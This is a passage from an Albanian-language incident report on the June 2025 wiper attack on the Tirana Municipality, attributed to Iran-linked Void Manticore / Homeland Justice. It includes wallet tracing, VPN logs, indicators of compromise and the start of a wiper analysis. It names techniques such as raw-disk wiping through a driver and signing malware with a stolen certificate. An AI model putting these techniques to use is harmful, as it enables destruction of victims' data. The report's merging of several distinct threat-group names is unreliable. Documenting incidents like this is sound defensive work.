Nga verifikimet e këtij portofoli, vërtetohet që ai ka bërë në total 2 pagesa, 0.000334BTC dhe 0.00092483BTC.

bc1qm-36ces Room32 (P2WPKH) Bitcoin Address bc1qm9hsktj3t66hmq8q47stZedzt636ces Bitcoin Balance 0.00000000 • \$0.00		USD
Summary This address has transacted 2 times on the Bitcoin blockchain. It has received a total of 0.00127742 BTC \$134.51 and has sent a total of 0.00033400 BTC \$35.17. The current value of this address is 0.00000000 BTC \$0.00.		
Total Received 0.00127742 BTC \$134.51 Total Spent 0.00033400 BTC \$35.17 Total Volume 0.00255484 BTC \$99.34		
Transactions ID: 322a-d795 6/03/2025, 19:06:16 From bc1q-6ces To 2 Outputs -0.00033400 BTC • -\$35.17 Fee 1.9K Sats • \$1.96		
From 1 bc1qm9hsktj3t66hmq8q47stZedzt636ces 0.00127742 BTC • \$134.51	To 1 3QhntXK3QWNNSVaoKD4L4LhFrKMTWaMQ 0.00033400 BTC • \$35.17 2 bc1q0cefsccugnmzfuvs2y62p7ncm0qz3jfm7ku 0.00092483 BTC • \$97.38	
ID: 322a-d795 6/03/2025, 17:21:04 From bc1q-6ces To 2 Outputs 0.00127742 BTC • \$134.51 Fee 1.8K Sats • \$1.84		

Figura 49: Detajet e portofolit

Të dyja pagesat janë bërë në datën **03/06/2025**, rreth orës **19:10** dhe vlera aktuale e portofolit është zero.

Bitcoin Transaction
322a50edd91780bf00b4d5a4a5560b1978661e9277bcfbfcbafac81c8d795 [copy](#)

Quick Transaction Overview
The Bitcoin address `bc1qmn9hsktj3tt66hmg0q47sl2edzth636ces` sent **0.00033400 BTC** (\$35.18) to `3Qh1XX2QWNNISVaoKD4i4LhJfHMTWwMQ`. The transaction was confirmed on **2025-06-03 19:09:22**, and the sender spent **0.00001859 BTC** (\$1.96) in fees.
Privacy leak: *Mixed address types.*

Status	2840 confirmations	Size / vSize	224 B / 142 vB
Block Height	899673	Weight	566 WU
Block Hash	...0c9d07b768cb	Version	1
Block Timestamp	2025-06-03 19:09:22	Locktime	0
Fee	0.00001859 BTC (\$1.96)	Input	0.00127742 BTC (\$134.53)
Fee Rate	13.14 sat/vB	Output	0.00125883 BTC (\$132.58)
SegWit	Yes	Raw	copy tx hex

Inputs (1)

`a2e1c39f112665afad67d66f67094ed3eaa328b1777a9bc5536be6afcb8dffbba1`
`bc1qmn9hsktj3tt66hmg0q47sl2edzth636ces`
0.00127742 BTC (\$134.53)


Outputs (2)

`3Qh1XX2QWNNISVaoKD4i4LhJfHMTWwMQ`
0.00033400 BTC (\$35.18) [copy](#)

`bc1q0cefsccqgmzfluvq2y6zp7ncm0gz3j6m7ku`
0.00092483 BTC (\$97.40) [copy](#)

Figura 50: Detajet e pagesave në bitcoin

Gjithashtu evidentohet se në orën **22:15** është përdor llogaria “” për t’u lidhur përmes SSL-VPN. Fillimisht tuneli ngrihet me IP **146.70.246.105** (vpn nga Rumania) e cila përdoret për të aksesuar rrjetin e brendshëm, por një shpëputje prej 3 sekondash e këtij tuneli, ekspozon IP (**188.229.66.237** – me burim Iranin)



Date/Time	Level	Action	Status	Message	VPN Tunnel
2025/06/19 22:17:30	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:17:30	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:17:31	Alert Notification	ssl login fail	SSL user failed to log in	SSL alert	
2025/06/19 22:17:31	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:16:39	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:16:40	Alert Notification	ssl login fail	SSL user failed to log in	SSL alert	
2025/06/19 22:16:40	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:16:30	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:15:07	Information	tunnel down	SSL tunnel shutdown	SSL alert	
2025/06/19 22:15:07	Information	tunnel down	SSL tunnel shutdown	SSL alert	
2025/06/19 22:15:04	Information	tunnel up	SSL tunnel established	SSL alert	
2025/06/19 22:15:03	Information	tunnel up	SSL tunnel established	SSL alert	
2025/06/19 22:14:57	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:13:06	Information	tunnel stats	SSL tunnel statistics	SSL alert	
2025/06/19 22:12:25	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:12:04	Alert Notification	ssl login fail	SSL user failed to log in	SSL alert	
2025/06/19 22:11:59	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:11:59	Alert Notification	ssl login fail	SSL user failed to log in	SSL alert	
2025/06/19 22:11:59	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:11:59	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:10:01	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:09:49	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:09:49	Error	ssl-alert	SSL alert	SSL alert	
2025/06/19 22:09:50	Alert Notification	ssl login fail	SSL user failed to log in	SSL alert	

Log Details

Absolute Date/Time: 2025-06-19
Last Access Time: 22:15:04
VOCAM: root
Log Description: SSL VPN tunnel up

Source

Source Country/Region: Iran, Islamic Republic of
Port/Client ID: 
User: 
Group: 

Destination

Destination Host: N/A

Action

Action: tunnel up
Reason: tunnel established

Security

Level:  Information

Event

Remote IP: 188.229.66.237
Tunnel ID: 1545.253.369
Tunnel IP: 10.212.334.100
Tunnel Type: tunnel
Message: SSL tunnel established

Figura 51: Akses i përdoruesit k  me ssl-vpn nga IP Iraniane

backups, duke mos shfaqur loge të aktivitetit pas orës 20:00 të datës 19.06.2025.

Me datë 20 Qershor 2025, në orën 06:22 aksesohet vSphere nga serveri i Active Directory, ku më pas janë fshirë manualisht serverat e konfiguruar mbi vSphere.




Figura 54: Logini në vSphere nga IP e Active Directory




Figura 55: Demonstrimi fshirjes manuale të serverave - shkëputur nga publikimi Homeland Justice në Telegram

3. Inteligjenca me burim të hapur (OSINT)

“Homeland Justice” postoi në llogarinë e tij në Telegram, se institucioni Bashkia e Tiranës tashmë është viktimë e një sulmi ofensiv. Aktori kërcënues ka kryer një sulm kibernetik duke fshirë infrastrukturën dhe duke paralizuar çdo shërbim të Bashkisë së Tiranës. Ekspertët e AKSK në bashkëpunim të ngushtë me ekspertët e sigurisë së AKSHI (Agjencia Kombëtare e Shoqërisë së Informacionit), menjëherë nisën kërkimin përmes inteligjencës me burim të hapur (OSINT) dhe platformave inteligjente për të mbledhur informacione në lidhje me gjurmët e aktorit kërcënues,

mjetet dhe aktivitetin e tij. Të dhënat e gjetura përmes OSINT nuk janë informacion i ndarë nga partnerët.

Druidfly është emërtimi i përdorur nga **Symantec** për grupin e kërcënimit **STORM-0842**.



Figura 56: Telegram Homeland Justice




Figura 57²: Nxjerrja e të dhënave të Bashkisë Tiranë³

Konsola e menaxhimit të serverave vSphere Client:

² <https://t.me/JusticeHomeland1/522>

³ <https://t.me/JusticeHomeland1/521>




Figura 58: Fshirja e serverave të demonstruar⁴

Më datë **20 Qershor 2025**, në orën **15:11**, Symantec Threat Intelligence publikoi një analizë të ndarë në tre pjesë përmes platformës X ,ku jepet një pasqyrë teknike e elementëve të përdorur në sulmet e natyrës shkatërruese, duke përfshirë rastin e Bashkisë Tiranë. Pikat kryesore janë si më poshtë:

1. Përdorimi i një certifikate digjitale të vlefshme (ose të komprometuar)

- Subjekti i certifikatës: Tengku Zamzam
- Numri serial: 1b93f18aa3dd76ed405091591e3cf60a
- Thumbprint: fd11232c8021ca821946a3a0a4c4494049ff8e69

Aktorët kërcënues kanë përdorur një certifikatë legjitime për të nënshkruar komponentë të malware-it (wiper), duke e bërë kodin e tyre të duket i besueshëm për sistemet operative dhe për zgjidhjet e sigurisë. Kjo taktikë rrit mundësinë e anashkalimit të kontrolleve të mbrojtjes, përfshirë antivirusët dhe sistemet e parandalimit të ndërhyrjeve.

2. Përdorimi i driver-it “rawio.sys” dhe shërbimit të lidhur “RAW_IO”

- Emri i skedarit: rawio.sys
- SHA-256:
06b7a3cd3266449294eeefb957965ea9f13548046969555e1eb1a7f9b515f5880

⁴ <https://t.me/JusticeHomeland1/524>

- Vendndodhja: Dosja %TEMP% e sistemit

Ky është një driver i nivelit të ulët që mundëson qasje të drejtpërdrejtë në disk (raw disk access), duke lejuar fshirjen e të dhënave në nivel sektori, përtej kontrollit të sistemit të skedarëve. Një veprim i tillë eliminon mundësinë e rikuperimit të të dhënave në mënyrë konvencionale.

3. Objektivat e drejtpërdrejtë të shkatërrimi.

Wiper-i synon në mënyrë specifike kategori të caktuara të skedarëve që përfaqësojnë vlerë të lartë operacionale dhe institucionale, si:

- Backup-e dhe dokumente të rëndësishme: .doc, .xls, .ppt, .pdf
- Baza të dhënash: .sql, .mdb, .mdf
- Skripte dhe skedarë sistemesh: .ps1, .sys, .dll
- Arkiva dhe kopje rezervë: .zip, .rar, .7z

Kjo qasje tregon që objektivi final i sulmit nuk ishte vetëm ndërprerja e përkohshme e funksioneve, por shkatërrimi total i të dhënave dhe paaftësimi afatgjatë i infrastrukturës së viktimës.




Figura 59: Postimi i Inteligjencës së Symantec⁵

⁵ <https://x.com/threatintel/status/1936049254432231444>

4. ATRIBUIMI – Inteligjenca e kërcënimeve kibernetike

Grupi iranian i dyshuar (i njohur gjithashtu si **Red Sandstorm (STORM-0842)** nga *Microsoft*, **Void Manticore** nga *Checkpoint*, **APT34** nga *FireEye*, **Druibfly** nga *Symantec* dhe shpesh i ndërlidhur me emra si **Charming Kitten** ose **Cobalt Mirage** nga *CrowdStrike*) është një grup kërcënimi kibernetik me lidhje të mundshme shtetërore, që operon kryesisht në interes të shtetit iranian. Që nga viti 2022, ky grup ka ndërmarrë sulm pas sulmi kundër infrastrukturës së TIK-ut në Shqipëri, me fokus të veçantë ndaj entiteteve që mbështesin ose strehojnë anëtarë të *Organizatës së Muxhahedinëve të Popullit të Iranit (MEK)* – një grup opozitar iranian që ka selinë e tij në Manëz, Durrës.

Bazuar në analizat e kompanive të shumta të sigurisë dhe evidencat teknike publike, **atributimi ndaj këtij grupi është i një koefidence të lartë**, duke marrë parasysh:

- përdorimin e mjeteve, teknikave dhe procedurave ndaj infrastrukturave të ngjashme me fushata të mëparshme të lidhura me Iranin,
- përputhjen kohore dhe tematike të sulmeve me interesat politike të Iranit,
- përfshirjen e narrativave të koordinuara propagandistike në rrjete sociale, në emër të “Homeland Justice”.

Sulmet e këtij grupi kanë qenë:

- Destruktive, duke përdorur *malware* të llojit *wiper* për të fshirë infrastrukturën IT të institucioneve shtetërore shqiptare;
- Të shoqëruara me **defacement** të faqeve zyrtare dhe shpërndarje të mesazheve politike përmes kanaleve në Telegram nën emra të tillë si “Homeland Justice”;
- Të dizajnuara për të destabilizuar vendin, për të treguar dështime në siguri, dhe për të dhënë mesazhe kërcënuese ndaj mbështetjes së MEK.

Grupi përdor teknika të avancuara si:

- **Wiper-a** të nënshkruar me certifikata të vjedhura (si rasti me certifikatën “Tengku Zamzam”).
- Driver-a të nivelit të ulët si **rawio.sys** për të fshirë të dhëna në nivel sektori të hard diskut.
- Targetim i file-ve sensitive, për të pamundësuar rikuperimin dhe rindërtimin e sistemeve.

Ky grup kërcënimi është i lidhur direkt me **Ministrinë e Inteligjencës Iraniane (MOIS)**, i njohur për sulme shkatërruese dhe operacione ndikimi.

Operon në mënyrë ndërkombëtare: në **Izrael** (persona “Karma”, me një wiper të quajtur BiBi) dhe në **Shqipëri** (persona “Homeland Justice”)⁶.

⁶ <https://research.checkpoint.com/2024/bad-karma-no-justice-void-manticore-destructive-activities-in-israel/>

	Albania (2022)	Israel (2023-2024)
Actor #1	Storm-0861 ~ Scarred Manticore	
Actor #1 Initial Access	CVE-2019-0604	CVE-2019-0604
Actor #1 Tools	Foxshell	Liontail
Actor #1 Access Time	Over a year	Over a year
Actor #1 Objective	Email Exfiltration	Email Exfiltration (LionHead)
Actor #2	Storm-0842 ~ Void Manticore	
Actor #2 Initial Access	Provided by Actor #1	Provided by Actor #1
Actor #1 Objective	Wiper (CL Wiper) + Ransomware	Wiper (BiBi Wiper)
Leaking Persona	Homeland Justice	Karma

Figura 60: Teknikat e përdorura ndaj Izraelit dhe ndaj Shqipërisë




Figura 61: Struktura e grupeve të sponsorizuara nga shteti Iranit

5. Analiza e skedarit keqdashës Display_10.exe

Skedari **display_10.exe** është një skedar i tipit i *ekzekutueshëm* i shkruajtur në gjuhën C/C++, i cili përmban një certifikatë legjitime, pra është i nënshkruar dhe verifikuar zyrtarisht me emrin **Tengku Zamzam**. Falë kësaj, ky skedar bëhet edhe më i besueshëm si një skedar legjitim.




Figura 62: Gjuha e kompiluesit dhe certifikata

Gjatë analizës së kodit u evidentuan disa funksionalitete të këtij skedari keqdashës.

FUN_1400294c0 është një funksioni i cili:

- Kontrollon privilegjet e procesit aktual (si **SeShutdownPrivilege**).
- Krijon një file në disk në një vendndodhje të caktuar në desktop.
- Përgatit një listë skedarësh me emra në dukje si module DLL, EXE, sys, piz, gif, rar, z7, tar etj.
- I përpunon këto skedarë me funksione të tjera të brendshme si FUN_14002ac80, FUN_140027e58, FUN_14002a670, FUN_14002b554.
